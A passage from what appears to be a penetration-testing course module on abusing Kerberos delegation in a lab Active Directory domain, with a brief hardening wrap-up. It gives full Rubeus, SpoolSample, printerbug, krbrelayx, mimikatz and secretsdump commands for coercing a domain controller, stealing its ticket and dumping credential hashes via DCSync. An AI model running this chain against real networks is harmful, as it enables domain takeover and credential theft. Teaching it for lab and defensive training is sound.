  UserName              :  sarah.lafferty
  UserRealm             :  INLANEFREIGHT.LOCAL
  StartTime             :  8/14/2020 4:21:49 AM
  EndTime               :  8/14/2020 2:06:37 PM
  RenewTill             :  8/21/2020 4:06:37 AM
  Flags                 :  name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
  KeyType               :  aes256_cts_hmac_sha1
```

```
  Base64(key)           :  zRzk0ldsF4rb7p7/MlfRkhOzkjIHL4DSok1vXYS3lt8=
```

In case the above command doesn't work, we can also use the renew action to get a brand new TGT instead of a TGS ticket:

Using Rubeus and renew

```
PS C:\Tools> .\Rubeus.exe renew /ticket:doIFmTCCBZWgAwIBBaE<SNIP>LkxPQ0FM
/ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Renew Ticket

[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (172.16.99.3)
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.LOCAL\brian.willis'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):


doIGHDCCBhigAwIBBaEDAgEWooIFCDCCBQRhggUAMIIE/KADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D<SNIP>.
```

Once we have the TGS or the TGT we can effectively list the contents of the Domain Controller file system as shown in the following command.

Using the Ticket

```
PS C:\Tools> dir \\dc01.inlanefreight.local\c$

 Volume in drive \\dc01.inlanefreight.local\c$ has no label.
 Volume Serial Number is 7674-0745

 Directory of \\dc01.inlanefreight.local\c$

07/27/2020  05:56 PM    <DIR>          Department Shares
07/16/2016  06:23 AM    <DIR>          PerfLogs
07/28/2020  05:35 AM    <DIR>          Program Files
```

```
07/27/2020  12:14 PM    <DIR>          Program Files (x86)
07/27/2020  07:37 PM    <DIR>          Software
07/30/2020  07:15 PM    <DIR>          Tools
07/30/2020  11:49 AM    <DIR>          Users
07/30/2020  09:13 AM    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  27,711,119,360 bytes free
```

We could also get a TGS ticket for the `LDAP` service and ask for synchronization with the DC to get all the users' password hashes.

Leveraging the Printer Bug

The Printer Bug is a flaw in the MS-RPRN protocol (Print System Remote Protocol). This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spools named pipe with the RpcOpenPrinter method and use the RpcRemoteFindFirstPrinterChangeNotificationEx method, and force the server to authenticate to any host provided by the client over SMB.

In other words, the Printer Bug flaw can be leveraged to coerce a server to authenticate back to an arbitrary host. It can be combined with unconstrained delegation to force a Domain Controller to authenticate to a host we control. For example, if we can gain control of `SQL01` in the example above, then we may coerce `DC01` to authenticate back to the compromised host and retrieve the TGT for `DC01`. Using this TGT, we would then be able to gain full access to `DC01` and perform attacks such as `DCSync` to compromise the domain. If the Domain Controller(s) do not have the spooler service running, we can use this against any other computer in the domain and craft silver tickets with `Rubeus`, using the computer's account TGT. Silver tickets will be discussed later in this module.

This attack can be performed using SpoolSample PoC, which is used to coerce Windows hosts to authenticate to other hosts via the `MS-RPRN RPC` interface.

Let's walk through an example using `SQL01` and `DC01` in our lab. In a scenario where a compromised host configured with unconstrained delegation has the spool service running, in this case, the Domain Controller, the `SpoolSample` tool can be combined with `Rubeus` to monitor for logon events and capture the TGT of the target host.

Once we compromise a host configured to allow unconstrained delegation, we can attempt this attack against a Domain Controller by first starting `Rubeus` in monitor mode on the compromised host (SQL01 in our example).

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

With `Rubeus` running in monitor mode, we then attempt to trigger the Printer Bug from the same host (SQL01) by running the `SpoolSample` tool in another console window. The syntax for this tool is `SpoolSample.exe <target server> <caputure server>`, where the target server in our example lab is `DC01` and the capture server is `SQL01`.

Abusing the Printer Bug

```
PS C:\Tools> .\SpoolSample.exe dc01.inlanefreight.local
sql01.inlanefreight.local

[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc01.inlanefreight.local, CaptureServer:
\\sql01.inlanefreight.local
Target server attempted authentication and got an access denied. If
coercing authentication to an NTLM challenge-response capture tool(e.g.
responder/inveigh/MSF SMB capture), this is expected and indicates the
coerced authentication worked.
```

If everything works as expected, we will get the above confirmation message from the tool. Switching back to the console running `Rubeus` in monitor mode, we retrieved the TGT from the `DC01$` account, which is the Domain Controller machine account.

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
```

```
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs

[*] 8/14/2020 11:49:26 AM UTC - Found new TGT:

  User                  :  [email protected]
  StartTime             :  8/14/2020 4:22:44 AM
  EndTime               :  8/14/2020 2:22:44 PM
  RenewTill             :  8/20/2020 6:52:29 PM
  Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
  Base64EncodedTicket   :


doIFZjCCBWKgAwIBBaEDAgEWooIEWTCCBFVhggRRMIIETaADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9DQUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUl<SNIP>
```

We can use this ticket to get a new valid TGT in memory using the `renew` option in `Rubeus`.

Renewing the ticket with Rubeus

```
PS C:\Tools> .\Rubeus.exe renew
/ticket:doIFZjCCBWKgAwIBBaEDAgEWooIEWTCCBFVhggRRMIIETaADAgEFoRUbE0lOTEFORU
ZSRUlHSFQ
uTE9DQUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggQDMIID/
6ADAgESoQMCAQKiggPxBIID7XBw4BNnnymchVY/H/
9966JMGtJhKaNLBt21SY3+on4lrOrHo<SNIP> /ptt


   _____)        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Renew Ticket

[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (10.129.1.207)
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.LOCAL\DC01$'
```

```
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):


doIFZjCCBWKgAwIBBaEDAgEWooIEWTCCBFVhggRRMIIETaADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D

QUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggQDMIID/6ADAg
ESoQMC

AQKiggPxBIID7W7EOz2Zqm1a6b9/cCHeJbZdt0qgV8Wgw1BS2Jctk8X9l6ibkK7G+s/jyPDL6R
eV0OvP
      p3ClWOjdoLO3jH<SNIP>

[+] Ticket successfully imported!
```

Now that we have the TGT of `DC01$` in memory, we can perform the `DCsync` attack to retrieve a target user's NTLM password hash. In this example, we retrieve secrets for the user `sarah.lafferty`.

Performing DCSync

```
C:\Tools> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:sarah.lafferty

[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'sarah.lafferty' will be the user account

Object RDN           : sarah.lafferty

** SAM ACCOUNT **

SAM Username         : sarah.lafferty
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/14/2020 4:06:13 AM
Object Security ID   : S-1-5-21-2974783224-3764228556-2640795941-1122
```

```
Object Relative ID   : 1122

Credentials:
  Hash NTLM: 0fcb586d2aec31967c8a310d1ac2bf50
    ntlm- 0: 0fcb586d2aec31967c8a310d1ac2bf50
    ntlm- 1: cf3a5525ee9414229e66279623ed5c58
    lm  - 0: 2fd05b1ff89bfeed627937845f3bc535
    lm  - 1: 3cf0c818426269923b3a993b071b81d5

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e27b6e4d84697eb7cf50dc6d0efdb226

* Primary:Kerberos-Newer-Keys *
    Default Salt : INLANEFREIGHT.LOCALsarah.lafferty
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
ba5b9b6850a1aea865ab1a7fdc895d1e27f39c327b8f7d4c96132b4438727386
      aes128_hmac       (4096) : bee242dbe9cb898c67b8075e13384b22
      des_cbc_md5       (4096) : 029e1c2af1237351
    OldCredentials
      aes256_hmac       (4096) :
13b57fa4a6c0f4adce4b1d85e64a909d35dce98736909f370154f9bd08b8bc67
      aes128_hmac       (4096) : 1fdbc782bcdfcd692923dc54785d5ee1
      des_cbc_md5       (4096) : ba677a73a82a2a9e

* Primary:Kerberos *
    Default Salt : INLANEFREIGHT.LOCALsarah.lafferty
    Credentials
      des_cbc_md5       : 029e1c2af1237351
    OldCredentials
      des_cbc_md5       : ba677a73a82a2a9e

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  966bec5d60500f0e964fb78be94cc0a8
    02  1abbf4255613844082376a5288cfcfb2
    03  c74c93a52310d2a88581ffb075aeff33
    <SNIP>
```

We can capture any account's hash, such as the Administrator account, and then we can use Rubeus or Mimikatz to get a ticket from the compromised account. For example, let's take Sarah' hash `0fcb586d2aec31967c8a310d1ac2bf50` and create a ticket with it:

Using Rubeus to Request a Ticket as Sarah

```
PS C:\Tools> .\Rubeus.exe asktgt /rc4:0fcb586d2aec31967c8a310d1ac2bf50
/user:sarah.lafferty /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 0fcb586d2aec31967c8a310d1ac2bf50
[*] Building AS-REQ (w/ preauth) for: 'INLANEFREIGHT.LOCAL\sarah.lafferty'
[*] Using domain controller: 172.16.99.3:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
<SNIP>
```

Now we can use this ticket and impersonate Sarah:

Using Sarah's Ticket to get access to the Domain Controller

```
PS C:\Tools> dir \\dc01.inlanefreight.local\c$

 Volume in drive \\dc01.inlanefreight.local\c$ has no label.
 Volume Serial Number is 7674-0745

 Directory of \\dc01.inlanefreight.local\c$

07/27/2020  05:56 PM    <DIR>          Department Shares
07/16/2016  06:23 AM    <DIR>          PerfLogs
07/28/2020  05:35 AM    <DIR>          Program Files
07/27/2020  12:14 PM    <DIR>          Program Files (x86)
07/27/2020  07:37 PM    <DIR>          Software
07/30/2020  07:15 PM    <DIR>          Tools
07/30/2020  11:49 AM    <DIR>          Users
07/30/2020  09:13 AM    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  27,711,119,360 bytes free
```

Questions

Note: If the connection to the target machine fails, wait 2 or 3 minutes and try again.

Next Steps

This example shows how effective and relatively easy unconstrained delegation can be combined with the Printer Bug to achieve full domain compromise. The next section will show how to attack users configured for unconstrained delegation from a Linux attack box.

Unconstrained Delegation - Users

Users in Active Directory can also be configured for unconstrained delegation, and it's quite different to exploit. To get a list of user accounts with this flag set, we can use the PowerView function Get-DomainUser with a specific LDAP filter that will look for users with the `TRUSTED_FOR_DELEGATION` flag set in their UAC.

PowerView Enumeration Unconstrained Delegation

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser -LDAPFilter "
(userAccountControl:1.2.840.113556.1.4.803:=524288)"

logoncount            : 0
badpasswordtime       : 12/31/1600 7:00:00 PM
distinguishedname     : CN=sqldev,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
objectclass           : {top, person, organizationalPerson, user}
name                  : sqldev
objectsid             : S-1-5-21-2974783224-3764228556-2640795941-1110
samaccountname        : sqldev
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : 12/31/1600 7:00:00 PM
countrycode           : 0
whenchanged           : 8/4/2020 4:49:56 AM
instancetype          : 4
objectguid            : f71224a5-baa7-4aec-bfe9-56778184dc63
lastlogon             : 12/31/1600 7:00:00 PM
lastlogoff            : 12/31/1600 7:00:00 PM
objectcategory        :
CN=Person,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata : {7/30/2020 3:09:16 AM, 7/30/2020 3:09:16 AM,
```

```
7/28/2020 1:45:00 AM, 7/28/2020 1:34:13 AM...}
serviceprincipalname  : MSSQL_svc_dev/inlanefreight.local:1443
memberof              : CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
whencreated           : 7/27/2020 6:46:20 PM
badpwdcount           : 0
cn                    : sqldev
useraccountcontrol    : NORMAL_ACCOUNT, TRUSTED_FOR_DELEGATION
usncreated            : 14648
primarygroupid        : 513
pwdlastset            : 7/27/2020 2:46:20 PM
usnchanged            : 90194
```

If we somehow managed to compromise this account (i.e., `sqldev`), we also need to be able to update its SPN list, so we need an account with `GenericWrite` privileges on the compromised account.

We can leverage this unconstrained delegation privilege to become a domain administrator if these conditions are met.

This attack aims to create a DNS record that will point to our attack machine. This DNS record will be a fake computer in the Active Directory environment. Once this DNS record is registered, we will add the SPN `CIFS/our_dns_record` to the account we compromised, which is in an unconstrained delegation. So, if a victim tries to connect via SMB to our fake machine, it will ship a copy of its TGT in its TGS ticket since it will ask for a ticket for `CIFS/our_registration_dns`. This TGS ticket will be sent to the IP address we chose when registering the DNS record, i.e., our attack machine. All we have to do then is extract the TGT and use it.

We will use Dirkjanm's krbrelayx tools suite for this attack.

First, we'll use `dnstool.py` to add a fake DNS record `roguecomputer.inlanefreight.local` pointing to our attack host `10.10.14.2` using any valid domain account.

Create a Fake DNS Record

```
git clone -q https://github.com/dirkjanm/krbrelayx; cd krbrelayx
python dnstool.py -u INLANEFREIGHT.LOCAL\\pixis -p p4ssw0rd -r
roguecomputer.INLANEFREIGHT.LOCAL -d 10.10.14.2 --action add 10.129.1.207

[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
```

```
[+] LDAP operation completed successfully
```

We can verify if the DNS record has been created using `nslookup`.

Verifying DNS Record

```
nslookup roguecomputer.inlanefreight.local dc01.inlanefreight.local

Server:     dc01.inlanefreight.local
Address:    10.129.1.207#53

Name:   roguecomputer.inlanefreight.local
Address: 10.10.14.2
```

Then we add a crafted SPN to our target account using `addspn.py`. The SPN must be `CIFS/dns_entry`, so in our case, we use the option `-s` followed by `CIFS/roguecomputer.inlanefreight.local`. `CIFS` stands for Common Internet File System, equivalent to SMB. The option `--target-type samname` specifies that the target is a username, if unspecified, `krbrelayx` will assume it's a hostname.

Craft SPN on the Target User (sqldev)

```
python addspn.py -u inlanefreight.local\\pixis -p p4ssw0rd --target-type
samname -t sqldev -s CIFS/roguecomputer.inlanefreight.local
dc01.inlanefreight.local

[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

Any account trying to authenticate via SMB to `roguecomputer.inlanefreight.local` will have a copy of its TGT in its requested TGS ticket. We can use the PrinterBug tool to coerce `DC01$` into authenticating against our fake host. But before that, we need to look for the TGS ticket and TGT on our attacking host using `krbrelayx.py`. We provide this tool with the compromised account's secret key (NT hash) to decrypt the received TGS ticket. In this case the compromised account and target is `sqldev`, so we need to provide its hash (`cf3a5525ee9414229e66279623ed5c58`) in order to decrypt the received TGS ticket.

Using Krbrelayx

```
sudo python krbrelayx.py -hashes :cf3a5525ee9414229e66279623ed5c58

[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in export mode (all tickets will be saved to disk)
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

If we receive an error while trying to execute `krbrelayx.py`, we need to remove or update the impacket installation. The following steps are to remove impacket and reinstall it from the source:

Removing and Installing Impacket from source

```
sudo apt remove python3-impacket
...SNIP...
sudo apt remove impacket-scripts
...SNIP...
git clone -q https://github.com/fortra/impacket;cd impacket
sudo python3 -m pip install .
...SNIP...
```

Note: If we execute `krbrelayx.py` from PwnBox it will get an error for the HTTP server, as PwnBox by default use this port. Even if we have this error, it will not affect the use of the tool for this case.

Then we leverage the printer bug. We can use dementor.py or printerbug.py available with krbrelayx.

Leveraging the Printer Bug with printerbug.py

```
python3 printerbug.py inlanefreight.local/carole.rose:[email protected]
roguecomputer.inlanefreight.local

[*] Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Attempting to trigger authentication via rprn RPC at 10.129.205.35
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

```
[*] Triggered RPC backconnect, this may or may not have worked
```

Alternatively we can use `dementor.py`, instead of `printerbug.py`:

Leveraging the Printer Bug with dementor.py

```
python dementor.py -u pixis -p p4ssw0rd -d inlanefreight.local
roguecomputer.inlanefreight.local dc01.inlanefreight.local

[*] connecting to dc01.inlanefreight.local
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] done!
```

Note: We don't need to use both tools, only one suffices.

This triggered an authentication attempt from `DC01` to our attacking host, and the tool automatically extracted the TGT embedded inside the TGS ticket.

Krbrelayx performing the Attack

```
sudo python krbrelayx.py -hashes :cf3a5525ee9414229e66279623ed5c58

[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in export mode (all tickets will be saved to disk)
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.129.1.207
[*] Got ticket for [email protected] [[email protected]]
[*] Saving ticket in [email protected][email protected]
[*] SMBD: Received connection from 10.129.1.207
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support
Provider'
[*] SMBD: Received connection from 10.129.1.207
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support
Provider'
```

This TGT has been saved to disk in the following file `[email protected]` `[email protected]`.

Finally, we can use `impacket` to use this ticket by exporting its path in the `KRB5CCNAME` environment variable and then using `secretsdump.py` to perform a `DCSync` attack.

Using Impacket with Kerberos Authentication for the DCSync attack

```
export KRB5CCNAME=./DC01\[email protected][email protected]
secretsdump.py -k -no-pass dc01.inlanefreight.local

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

[-] Policy SPN target name validation might be restricting full DRSUAPI
dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
INLANEFREIGHT.LOCAL\Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf3
a5525ee9414229e66279623ed5c58:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:810d754e118439bab1e1d132161502
99:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
daniel.carter:1109:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e6627
9623ed5c58:::
sqldev:1110:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5
c58:::
sqlprod:1111:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed
5c58:::
sqlqa:1112:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c
58:::
svc-
backup:1113:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5
c58:::
svc-
scan:1114:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c5
8:::
<SNIP>
```

Note: Use the command `unset KRB5CCNAME` to unset the value of the environment variable `KRB5CCNAME`

Wrap-up


Unconstrained delegation should be avoided in modern Active Directory environments in favor of constrained or resource-based constrained delegation wherever possible. However, some applications may not work with constrained delegation, and if unconstrained delegation is an absolute necessity, steps can be taken to reduce the risk. Sensitive accounts can be marked as Sensitive and cannot be delegated or be placed into the Protected User group. This group blocks its members from being used for Kerberos delegation and will keep their TGTs off hosts after they authenticate.

Constrained Delegation Overview & Attacking from Windows

`Constrained delegation` was first introduced with Windows Server 2003 and it was intended to restrict the services that a server can impersonate a user for, giving administrators the ability to specify application trust boundaries.

An example of constrained delegation is a researcher logging in to a reporting application. When the user logs in, the backend database server must apply the researcher's database permissions, not the permissions of the service account that the application runs under.


To accomplish this, the service account needs Kerberos-constrained delegation enabled so that the user's Kerberos ticket is used to access the database when the researcher logs in. In this example, the front-end web server is impersonating the user to the backend database, providing them access to only the data they can view or edit.



What can an attacker do if they compromise an account with a constrained delegation set?

Abuse Any Service

In order to understand this section, it is necessary to recall the structure of the `AP-REQ` request, a request made by the user to the service once the TGS ticket for that service is received.




This diagram shows that this request contains two elements: An authenticator and a TGS ticket.

The `Service Ticket` or `TGS ticket` is also composed of two parts. An `unencrypted` part containing the `SPN of the requested service`, and an `encrypted` part containing the user's information and a session key. An attacker can modify the service name without invalidating his request, as the service name is not encrypted.

In constrained delegation, delegation is only allowed for a specific list of SPNs. If an attacker has compromised a service account with constrained delegation, they can relay received authentication attempts to one or more SPNs in the list.


To do so, the attacker will use the `S4U2Proxy` extension because it will allow them to obtain a valid TGS ticket on behalf of the user. The attacker, therefore, has a valid TGS ticket for a specific SPN destined for a particular service account. However, the attacker won't be able to use this TGS ticket towards a different service account since the content of the TGS ticket is encrypted with the key of the requested service. Another service account will not be able to decrypt the TGS ticket or Service Ticket (ST).



On the other hand, if the service account exposes several services, then the attacker can modify the SPN to access a different service exposed by that account.

This is very often the case with machine accounts. These are all service accounts that expose multiple services, such as CIFS, SPOOLER, or TERMSRV. An exhaustive list is available on the Microsoft site.

In this situation, if constrained delegation normally only allows authentication to be delegated to a particular service exposed by a machine account, for example, the `SQL` service, the attacker can modify the SPN in their `AP-REQ` request and access all other services offered by the account, for example, the `CIFS` service. If the delegated user is the local administrator on the target machine, then the attacker can compromise that machine.

